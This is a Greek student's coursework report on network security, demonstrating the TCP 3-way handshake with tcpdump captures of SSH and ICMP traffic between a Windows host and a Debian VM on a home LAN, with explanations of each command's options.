

3^η εργασία στις σύγχρονες εφαρμογές ασφάλειας δικτύων

Όνομα: Γεώργιος

Επώνυμο: Βέργος

Αριθμός Μητρώου: 1072604

Ημερομηνία: 27/11/2022

Εξάμηνο: 7^ο (4^ο έτος)

Τμήμα: ΤΜΗΥΠ(CEID)

1) Επίδειξη μηχανισμού 3-WAY HANDSHAKE με χρήση tcpdump

Τρέχοντας την εντολή:

```
vergos@vergos:~$ ssh vergos@192.168.1.8
vergos@192.168.1.8's password:
Linux Vergos 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 26 20:15:02 2022 from 192.168.1.3
vergos@vergos:~$
```

```
vergos@vergos:~/7.ssh$ sudo tcpdump -vv -ni ens33 -s 1500 -S -X -c 5 'src 192.168.1.3' on 'dst 192.168.1.8' > results7.txt
tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 1500 bytes
5 packets captured
0 packets received by filter
0 packets dropped by kernel
vergos@vergos:~/7.ssh$
```

Βλέπουμε τα περιεχόμενα του αρχείου results7.txt:

```
GNU nano 5.4 results7.txt
20:16:20.942380 IP (tos 0x0, ttl 128, id 51450, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.3.1087 > 192.168.1.8.22: Flags [S], cksum 0x1fec (correct), seq 2623680544, win 64240
  0x0000: 4500 0034 c8fa 4000 8006 ae6d c0a8 0103 E...@....m....
  0x0010: c0a8 0108 043f 0016 9c62 3020 0000 0000 .....?....b0....
  0x0020: 8002 faf0 1fec 0000 0204 05b4 0103 0308 .....
  0x0030: 0101 0402 .....
  20:16:20.942498 IP (tos 0x0, ttl 128, id 51451, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.1.3.1087 > 192.168.1.8.22: Flags [F], cksum 0x9d38 (correct), seq 2623680545, ack 21453
  0x0000: 4500 0028 c8fb 4000 8006 ae78 c0a8 0103 E...@....x....
  0x0010: c0a8 0108 043f 0016 9c62 3021 7fe0 1e73 .....?....b0!...s
  0x0020: 5010 2014 9d38 0000 0000 0000 0000 P....8.....
  20:16:20.945434 IP (tos 0x0, ttl 128, id 51452, offset 0, flags [DF], proto TCP (6), length 73)
  192.168.1.3.1087 > 192.168.1.8.22: Flags [P.], cksum 0x59f3 (correct), seq 2623680545:262368057
  0x0000: 4500 0049 c8fc 4000 8006 ae56 c0a8 0103 E..I..@....V....
  0x0010: c0a8 0108 043f 0016 9c62 3021 7fe0 1e73 .....?....b0!...s
  0x0020: 5018 2014 59f3 0000 5353 482d 322e 302d P...Y...SSH-2.0-
  0x0030: 4f70 656e 5353 485f 666f 725f 5769 6e64 OpenSSH_for_Mind
  0x0040: 6f77 735f 382e 310d 0a ows_8.1..
  20:16:20.952013 IP (tos 0x0, ttl 128, id 51453, offset 0, flags [DF], proto TCP (6), length 1432)
  192.168.1.3.1087 > 192.168.1.8.22: Flags [P.], cksum 0xda87 (correct), seq 2623680578:262368197
  0x0000: 4500 0598 c8fd 4000 8006 a906 c0a8 0103 E.....@.....
  0x0010: c0a8 0108 043f 0016 9c62 3042 7fe0 1e9b .....?....b0B...
  0x0020: 5018 2014 da87 0000 0000 056c 0414 15e4 P.....l....
  0x0030: 8019 2d47 4307 1463 bceb 90b9 45d7 0000 ..-GC..c....E...
  0x0040: 010d 6375 7276 6532 3535 3139 2d73 6861 ..curve25519-sha
  0x0050: 3235 362c 6375 7276 6532 3535 3139 2d73 256.curve25519-s
  0x0060: 6861 3235 3640 6c69 6273 7368 2e6f 7267 ha256@libssh.org
  0x0070: 2c65 6364 682d 7368 6132 2d6e 6973 7470 ,ecdh-sha2-nistp
  0x0080: 3235 362c 6563 6468 2d73 6861 322d 6e69 256,ecdh-sha2-ni
  0x0090: 7374 7033 3834 2c65 6364 682d 7368 6132 stp384,ecdh-sha2
  0x00a0: 2d6e 6973 7470 3532 312c 6469 6666 6965 -nistp521,diffie
  0x00b0: 2d68 656c 6c6d 616e 2d67 726f 7570 2d65 -hellman-group-e
  0x00c0: 7863 6861 6e67 652d 7368 6132 3536 2c64 xchange-sha256,d
```

```

GNU nano 5.4 results7.txt
0x00d0: 6966 6669 652d 6865 6c6c 6d61 6e2d 6772 1ffie-hellman-gr
0x00e0: 6f75 7031 362d 7368 6135 3132 2c64 6966 oup16-sha512,dif
0x00f0: 6669 652d 6865 6c6c 6d61 6e2d 6772 6f75 file-hellman-grou
0x0100: 7031 382d 7368 6135 3132 2c64 6966 6669 p18-sha512,diffi
0x0110: 652d 6865 6c6c 6d61 6e2d 6772 6f75 7031 e-hellman-group1
0x0120: 342d 7368 6132 3536 2c64 6966 6669 652d 4-sha256,diffie-
0x0130: 6865 6c6c 6d61 6e2d 6772 6f75 7031 342d hellman-group14-
0x0140: 7368 6131 2c65 7874 2d69 6e66 6f2d 6300 sha1,ext-info-c,
0x0150: 0001 6665 6364 7361 2d73 6861 322d 6e69 ..fecdsa-sha2-ni
0x0160: 7374 7032 3536 2d63 6572 742d 7630 3140 stp256-cert-v01@
0x0170: 6f70 656e 7373 682e 636f 6d2c 6563 6473 openssh.com,ecds
0x0180: 612d 7368 6132 2d6e 6973 7470 3338 342d a-sha2-nistp384-
0x0190: 6365 7274 2d76 3031 406f 7065 6e73 7368 cert-v01@openssh
0x01a0: 2e63 6f6d 2c65 6364 7361 2d73 6861 322d .com,ecdsa-sha2-
0x01b0: 6e69 7374 7035 3231 2d63 6572 742d 7630 nistp521-cert-v0
0x01c0: 3140 6f70 656e 7373 682e 636f 6d2c 6563 1@openssh.com,ec
0x01d0: 6473 612d 7368 6132 2d6e 6973 7470 3235 dsa-sha2-nistp25
0x01e0: 362c 6563 6473 612d 7368 6132 2d6e 6973 6,ecdsa-sha2-nis
0x01f0: 7470 3338 342c 6563 6473 612d 7368 6132 tp384,ecdsa-sha2
0x0200: 2d6e 6973 7470 3532 312c 7373 682d 6564 -nistp521,ssh-ed
0x0210: 3235 3531 392d 6365 7274 2d76 3031 406f 25519-cert-v01@o
0x0220: 7065 6e73 7368 2e63 6f6d 2c72 7361 2d73 penssh.com,rsa-s
0x0230: 6861 322d 3531 322d 6365 7274 2d76 3031 ha2-512-cert-v01
0x0240: 406f 7065 6e73 7368 2e63 6f6d 2c72 7361 @openssh.com,rsa
0x0250: 2d73 6861 322d 3235 362d 6365 7274 2d76 -sha2-256-cert-v
0x0260: 3031 406f 7065 6e73 7368 2e63 6f6d 2c73 01@openssh.com,s
0x0270: 7368 2d72 7361 2d63 6572 742d 7630 3140 sh-rsa-cert-v01@
0x0280: 6f70 656e 7373 682e 636f 6d2c 7373 682d openssh.com,ssh-
0x0290: 6564 3235 3531 392c 7273 612d 7368 6132 ed25519,rsa-sha2
0x02a0: 2d35 3132 2c72 7361 2d73 6861 322d 3235 -512,rsa-sha2-25
0x02b0: 362c 7373 682d 7273 6100 0000 6c63 6861 6,ssh-rsa,...lcha
0x02c0: 6368 6132 302d 706f 6c79 3133 3035 406f cha20-poly1305@o
0x02d0: 7065 6e73 7368 2e63 6f6d 2c61 6573 3132 penssh.com,aes12

```

```

GNU nano 5.4 results7.txt
0x02e0: 382d 6374 722c 6165 7331 3932 2d63 7472 8-ctr,aes192-ctr
0x02f0: 2c61 6573 3235 362d 6374 722c 6165 7331 ,aes256-ctr,aes1
0x0300: 3238 2d67 636d 406f 7065 6e73 7368 2e63 28-gcm@openssh.c
0x0310: 6f6d 2c61 6573 3235 362d 6f63 6d40 6f70 om,aes256-gcm@op
0x0320: 656e 7373 682e 636f 6d00 0000 6c63 6861 enssh.com,...lcha
0x0330: 6368 6132 302d 706f 6c79 3133 3035 406f cha20-poly1305@o
0x0340: 7065 6e73 7368 2e63 6f6d 2c61 6573 3132 penssh.com,aes12
0x0350: 382d 6374 722c 6165 7331 3932 2d63 7472 8-ctr,aes192-ctr
0x0360: 2c61 6573 3235 362d 6374 722c 6165 7331 ,aes256-ctr,aes1
0x0370: 3238 2d67 636d 406f 7065 6e73 7368 2e63 28-gcm@openssh.c
0x0380: 6f6d 2c61 6573 3235 362d 6f63 6d40 6f70 om,aes256-gcm@op
0x0390: 656e 7373 682e 636f 6d00 0000 d575 6d61 enssh.com,...uma
0x03a0: 632d 3634 2d65 746d 406f 7065 6e73 7368 c-64-etm@openssh
0x03b0: 2e63 6f6d 2c75 6d61 632d 3132 382d 6574 .com,umac-128-et
0x03c0: 6d40 6f70 656e 7373 682e 636f 6d2c 686d m@openssh.com,hm
0x03d0: 6163 2d73 6861 322d 3235 362d 6574 6d40 ac-sha2-256-etm@
0x03e0: 6f70 656e 7373 682e 636f 6d2c 686d 6163 openssh.com,hmac
0x03f0: 2d73 6861 322d 3531 322d 6574 6d40 6f70 -sha2-512-etm@op
0x0400: 656e 7373 682e 636f 6d2c 686d 6163 2d73 enssh.com,hmac-s
0x0410: 6861 312d 6574 6d40 6f70 656e 7373 682e ha1-etm@openssh.
0x0420: 636f 6d2c 756d 6163 2d36 3440 6f70 656e com,umac-64@open
0x0430: 7373 682e 636f 6d2c 756d 6163 2d31 3238 ssh.com,umac-128
0x0440: 406f 7065 6e73 7368 2e63 6f6d 2c68 6d61 @openssh.com,hma
0x0450: 632d 7368 6132 2d32 3536 2c68 6d61 632d c-sha2-256,hmac-
0x0460: 7368 6132 2d35 3132 2c68 6d61 632d 7368 sha2-512,hmac-sh
0x0470: 6131 0000 00d5 756d 6163 2d36 342d 6574 a1....umac-64-et
0x0480: 6d40 6f70 656e 7373 682e 636f 6d2c 756d m@openssh.com,um
0x0490: 6163 2d31 3238 2d65 746d 406f 7065 6e73 ac-128-etm@opens
0x04a0: 7368 2e63 6f6d 2c68 6d61 632d 7368 6132 sh.com,hmac-sha2
0x04b0: 2d32 3536 2d65 746d 406f 7065 6e73 7368 -256-etm@openssh
0x04c0: 2e63 6f6d 2c68 6d61 632d 7368 6132 2d35 .com,hmac-sha2-5
0x04d0: 3132 2d65 746d 406f 7065 6e73 7368 2e63 12-etm@openssh.c
0x04e0: 6f6d 2c68 6d61 632d 7368 6131 2d65 746d om,hmac-sha1-etm

```

```

0x04f0: 406f 7065 6e73 7368 2e63 6f6d 2c75 6d61 @openssh.com,uma
0x0500: 632d 3634 406f 7065 6e73 7368 2e63 6f6d c-64@openssh.com
0x0510: 2c75 6d61 632d 3132 3840 6f70 656e 7373 ,umac-128@openss
0x0520: 682e 636f 6d2c 686d 6163 2d73 6861 322d h.com,hmac-sha2-
0x0530: 3235 362c 686d 6163 2d73 6861 322d 3531 256,hmac-sha2-51
0x0540: 322c 686d 6163 2d73 6861 3100 0000 1a6e 2,hmac-sha1....n
0x0550: 6f6e 652c 7a6c 6962 406f 7065 6e73 7368 one,zlib@openssh
0x0560: 2e63 6f6d 2c7a 6c69 6200 0000 1a6e 6f6e .com,zlib....non
0x0570: 652c 7a6c 6962 406f 7065 6e73 7368 2e63 e,zlib@openssh.c
0x0580: 6f6d 2c7a 6c69 6200 0000 0000 0000 0000 om,zlib.....
0x0590: 0000 0000 0000 0000 .....
20:16:20.953527 IP (tos 0x0, ttl 128, id 51454, offset 0, flags [DF], proto TCP (6), length 88)
192.168.1.3.1087 > 192.168.1.8.22: Flags [P.], cksum 0x3734 (correct), seq 2623681970:262368201
0x0000: 4500 0058 c8fe 4000 8006 ae45 c0a8 0103 E..X..0....E....
0x0010: c0a8 0108 043f 0016 9c62 35b2 7fe0 22bb .....?....b5....
0x0020: 5018 2010 3734 0000 0000 002c 061e 0000 P...74.....
0x0030: 0020 1fb5 14c4 3a53 5697 70e4 dca4 d0aa .....SV.p.....
0x0040: 9237 1981 ac68 316f abb8 7521 e966 f0ff .....hio..ul.f..
0x0050: 1b23 0000 0000 0000 .#.....

```

Όπου φαίνονται μόνο τα SYN και τα ACK flags του 3-way handshake.


Γνωρίζω πως το 3-way handshake υλοποιείται στα 3 βήματα:

Ο πελάτης(host υπολογιστής) στέλνει ένα πακέτο στον server(το VM) με σημαία(flag) : SYN.

Έπειτα ο server(το VM) αποκρίνεται στέλνοντας ένα πακέτο στον πελάτη(host υπολογιστής) με σημαία(flag) SYN,ACK.

Τέλος Ο πελάτης(host υπολογιστής) στέλνει ένα πακέτο στον server(το VM) με σημαία(flag) : ACK.

Τρέχοντας την εντολή `tcpdump -vnn -nn -i ens33 -s 1514 -S -X -c 5 'src 192.168.1.8' or 'dst 192.168.1.8 and port 22'` βλέπουμε συγκεντρωτικά τα 3 πακέτα/flags στη σειρά του 3-way handshake:



```
C:\Users\Vergosss\ssh>ssh vergos@192.168.1.8
vergos@192.168.1.8's password:
Linux Vergos 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 26 20:15:02 2022 from 192.168.1.3
vergos@Vergos:~$
logout
Connection to 192.168.1.8 closed.

C:\Users\Vergosss\ssh>ssh vergos@192.168.1.8
vergos@192.168.1.8's password:
C:\Users\Vergosss\ssh>
```

- `tcpdump -vnn -nn -i eth0 -s 1514 -S -X -c 5 'src 192.168.1.8' or 'dst 192.168.1.8 and port 22'`
- `tcpdump -vnn -nn -i wlan0 -s 1514 -S -X -c 5 'src 192.168.1.8' or 'dst 192.168.1.8 and port 22'`
- `tcpdump udp -i wlan0`
- `tcpdump udp -i anv -c 10`

-Ο 192.168.1.3(windows host) στέλνει το SYN[S] στον 192.168.1.8(VM)

-Ο 192.168.1.8(VM) απαντά στέλνοντας το SYN-ACK[S.] στον 192.168.1.3(windows host)

-Ο 192.168.1.3(windows host) απαντά στέλνοντας το ACK[.] στον 192.168.1.8(VM).

Ολοκληρώθηκε το 3-way handshake.

Και στις δύο εκτελέσεις εντολών υπάρχει και το PUSH flag ([P.]).

2) Πειραματιστείτε και εκτελέστε τις Παρακάτω εντολές. Εξηγείστε την έξοδο που δίνουν.

Σημείωση: Επειδή το PC μου όπως και το VM δεν έχουν wifi(είτε wlo είτε wlan0) διεπαφή όλα τα παραδείγματα αφορούν την ethernet διεπαφή του VM την ens33.

i) `tcpdump -v -n host 192.168.1.8:`

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει τα πακέτα δίνοντας 1 επίπεδο verbose έξοδου(μορφή) και να μην κάνει resolve τα ονόματα των υπολογιστών(hostname). Παρακάτω φαίνεται η εκτέλεση της παραπάνω εντολής:

```
vergos@Vergos:~$ sudo tcpdump -v -n host 192.168.1.8
tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:37:16.719831 IP (tos 0x0, ttl 128, id 51134, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.3 > 192.168.1.8: ICMP echo request, id 1, seq 20, length 40
18:37:16.719849 IP (tos 0x0, ttl 64, id 64151, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.8 > 192.168.1.3: ICMP echo reply, id 1, seq 20, length 40
18:37:17.727272 IP (tos 0x0, ttl 128, id 51135, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.3 > 192.168.1.8: ICMP echo request, id 1, seq 21, length 40
18:37:17.727290 IP (tos 0x0, ttl 64, id 64326, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.8 > 192.168.1.3: ICMP echo reply, id 1, seq 21, length 40
18:37:19.596279 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 (00:0c:29:cb:10:24)
  tell 192.168.1.3, length 46
18:37:19.596300 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, length 28
18:37:19.855897 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.3 tell 192.168.1.8, length 28
18:37:19.855974 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.3 is-at 00:d8:61:51:b8:a7, length 46
18:37:23.412602 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 tell 192.168.1.1, length 46
18:37:23.412610 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, length 28
18:37:39.972758 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 tell 192.168.1.1, length 46
18:37:39.972766 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, length 28
18:37:56.533114 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 tell 192.168.1.1, length 46
18:37:56.533122 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, length 28
18:38:13.093398 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 tell 192.168.1.1, length 46
18:38:13.093406 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, length 28
```

ii) `tcpdump -vvv -nn -i eth0 -s 1514 host 192.168.1.8 -S -X -c 5:`

```

vergos@Vergos:~$ sudo tcpdump -vvv -nn -i ens33 -s 1514 host 192.168.1.8 -S -X -c 5
tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 1514 bytes
18:46:35.301677 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 tell 192.168.1.1, length 46
    0x0000: 0001 0800 0604 0001 749d 793f 3b80 c0a8 .....t.y?;...
    0x0010: 0101 0000 0000 0000 c0a8 0108 1024 6c65 .....$le
    0x0020: 7465 506f 6c69 6379 2e45 6e61 626c .....tePolicy.Enabl
18:46:35.301686 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, length 28
    0x0000: 0001 0800 0604 0002 000c 29cb 1024 c0a8 .....).$.
    0x0010: 0108 749d 793f 3b80 c0a8 0101 .....t.y?;....
18:46:39.644132 IP (tos 0x0, ttl 128, id 51136, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.3 > 192.168.1.8: ICMP echo request, id 1, seq 22, length 40
    0x0000: 4500 003c c7c0 0000 8001 efa4 c0a8 0103 E...<.....
    0x0010: c0a8 0108 0800 4d45 0001 0016 6162 6364 .....ME....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efghijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 .....uvwabcdefghi
18:46:39.644153 IP (tos 0x0, ttl 64, id 24910, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.8 > 192.168.1.3: ICMP echo reply, id 1, seq 22, length 40
    0x0000: 4500 003c 614e 0000 4001 9617 c0a8 0108 E...aN..@.....
    0x0010: c0a8 0103 0000 5545 0001 0016 6162 6364 .....UE....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efghijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 .....uvwabcdefghi
18:46:40.660244 IP (tos 0x0, ttl 128, id 51137, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.3 > 192.168.1.8: ICMP echo request, id 1, seq 23, length 40
    0x0000: 4500 003c c7c1 0000 8001 efa3 c0a8 0103 E...<.....
    0x0010: c0a8 0108 0800 4d44 0001 0017 6162 6364 .....MD....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efghijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 .....uvwabcdefghi
5 packets captured
6 packets received by filter
0 packets dropped by kernel
vergos@Vergos:~$

```

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει(capture) 5 πακέτα με 3 επίπεδα verbose εξόδου χωρίς να κάνει resolve τα ονόματα υπολογιστών (hostnames) ή θυρών που διέρχονται στη διεπαφή eth0 με μέγεθος πακέτου 1514 bytes στον υπολογιστή με διεύθυνση 192.168.1.8 , τυπώνοντας τους απόλυτους αριθμούς ακολουθίας(absolute sequence numbers) . Η έξοδος είναι τυπωμένη σε δεκαεξαδική μορφή.

iii) tcpdump -vvv -nn -i wlan0 -s 1514 host 192.168.1.8 -S -X -c 5:

```


tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 1514 bytes
18:54:26.450672 IP (tos 0x0, ttl 128, id 51154, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.3 > 192.168.1.8: ICMP echo request, id 1, seq 30, length 40
    0x0000: 4500 003c c7d2 0000 8001 ef92 c0a8 0103 E..<.....
    0x0010: c0a8 0108 0800 4d3d 0001 001e 6162 6364 .....M=....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efghijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 uvwabcdefghi
18:54:26.450690 IP (tos 0x0, ttl 64, id 46945, offset 0, flags [none], proto ICMP (1), length 60)
  192.168.1.8 > 192.168.1.3: ICMP echo reply, id 1, seq 30, length 40
    0x0000: 4500 003c b761 0000 4001 4004 c0a8 0108 E..<.a..@. ....
    0x0010: c0a8 0103 0000 553d 0001 001e 6162 6364 .....U=....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efghijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 uvwabcdefghi
18:54:27.136035 IP (tos 0x0, ttl 128, id 51155, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.3.8821 > 192.168.1.8.22: Flags [S], cksum 0x119c (correct), seq 1974421229, win 64240,
  options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
    0x0000: 4500 0034 c7d3 4000 8006 af94 c0a8 0103 E..4..@.....
    0x0010: c0a8 0108 2275 0016 75af 46ad 0000 0000 ...."u..u.F.....
    0x0020: 8002 faf0 119c 0000 0204 05b4 0103 0308 .....
    0x0030: 0101 0402 ....
18:54:27.136058 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.8.22 > 192.168.1.3.8821: Flags [S.], cksum 0x8382 (incorrect -> 0x1117), seq 207464161
  2, ack 1974421230, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
    0x0000: 4500 0034 0000 4000 4006 b768 c0a8 0108 E..4..@..h....
    0x0010: c0a8 0103 0016 2275 7ba8 84cc 75af 46ee .....u{...u.F.
    0x0020: 8012 faf0 8382 0000 0204 05b4 0101 0402 .....
    0x0030: 0103 0307 ....
18:54:27.136153 IP (tos 0x0, ttl 128, id 51156, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.1.3.8821 > 192.168.1.8.22: Flags [.], cksum 0x2cc6 (correct), seq 1974421230, ack 207464
  1613, win 8212, length 0
    0x0000: 4500 0028 c7d4 4000 8006 af9f c0a8 0103 E..(..@.....
    0x0010: c0a8 0108 2275 0016 75af 46ee 7ba8 84cd ...."u..u.F.{...
    0x0020: 5010 2014 2cc6 0000 0000 0000 0000 P.....
5 packets captured
13 packets received by filter
0 packets dropped by kernel
vergos@vergos:~$ _

```

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει(capture) 5 πακέτα με 3 επίπεδα verbose εξόδου χωρίς να κάνει resolve τα ονόματα υπολογιστών (hostnames) ή θυρών που διέρχονται στη διεπαφή wlan0 με μέγεθος πακέτου 1514 bytes στον υπολογιστή με διεύθυνση 192.168.1.8 , τυπώνοντας τους απόλυτους αριθμούς ακολουθίας(absolute sequence numbers) . Η έξοδος είναι τυπωμένη σε δεκαεξαδική μορφή.

iv) tcpdump -nnnnXSs 1514 host 192.168.1.8 and dst port 22:

Ως παράδειγμα συνδέομαι στο vm μέσω ssh:



Με αυτή την εντολή λέμε στο tcpdump να καταγράψει(capture) τα πακέτα(είτε εισερχόμενα είτε εξερχόμενα) με 3 επίπεδα verbose εξόδου χωρίς να κάνει resolve τα ονόματα υπολογιστών(hostnames) ή θυρών με μέγεθος πακέτου 1514 bytes , στον υπολογιστή με διεύθυνση 192.168.1.8 και θύρα προορισμού 22(ssh πρωτόκολλο), τυπώνοντας τους απόλυτους αριθμούς ακολουθίας(absolute sequence numbers). Η έξοδος είναι τυπωμένη σε δεκαεξαδική μορφή.

ν) `tcpdump -vvv -nn -i eth0 -s 1514 -S -X -c 5 'src 192.168.1.8' or 'dst 192.168.1.8 and port 22':`

```
192.168.1.3.14879 > 192.168.1.8.22: Flags [S], cksum 0x1b2c (correct), seq 1870736353, win 64240
, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
0x0000: 4500 0034 c7e1 4000 8006 af86 c0a8 0103 E..4..@.....
0x0010: c0a8 0108 3a1f 0016 6f81 2be1 0000 0000 .....:..o.+...
0x0020: 8002 faf0 1b2c 0000 0204 05b4 0103 0308 .....
0x0030: 0101 0402 .....
19:05:01.893255 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.8.22 > 192.168.1.3.14879: Flags [S.], cksum 0x8382 (incorrect -> 0xc0f6), seq 25714198
72, ack 1870736354, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
0x0000: 4500 0034 0000 4000 4006 b768 c0a8 0108 E..4..@..h....
0x0010: c0a8 0103 0016 3a1f 9944 c0e0 6f81 2be2 .....:..D..o.+
0x0020: 8012 faf0 8382 0000 0204 05b4 0101 0402 .....
0x0030: 0103 0307 .....
19:05:01.893349 IP (tos 0x0, ttl 128, id 51170, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.3.14879 > 192.168.1.8.22: Flags [.], cksum 0xdca5 (correct), seq 1870736354, ack 25714
19873, win 8212, length 0
0x0000: 4500 0028 c7e2 4000 8006 af91 c0a8 0103 E..(..@.....
0x0010: c0a8 0108 3a1f 0016 6f81 2be2 9944 c0e1 .....:..o.+..D..
0x0020: 5010 2014 dca5 0000 0000 0000 0000 P.....
0x0030: .....
19:05:01.895993 IP (tos 0x0, ttl 128, id 51171, offset 0, flags [DF], proto TCP (6), length 73)
192.168.1.3.14879 > 192.168.1.8.22: Flags [P.], cksum 0x9960 (correct), seq 1870736354:187073638
7, ack 2571419873, win 8212, length 33: SSH: SSH-2.0-OpenSSH_for_Windows_8.1
0x0000: 4500 0049 c7e3 4000 8006 af6f c0a8 0103 E..I..@.....o....
0x0010: c0a8 0108 3a1f 0016 6f81 2be2 9944 c0e1 .....:..o.+..D..
0x0020: 5018 2014 9960 0000 5353 482d 322e 302d P.....SSH-2.0-
0x0030: 4f70 656e 5353 485f 666f 725f 5769 6e64 OpenSSH_for_Wind
0x0040: 6f77 735f 382e 310d 0a ows_8.1..
19:05:01.896007 IP (tos 0x0, ttl 64, id 62557, offset 0, flags [DF], proto TCP (6), length 40)
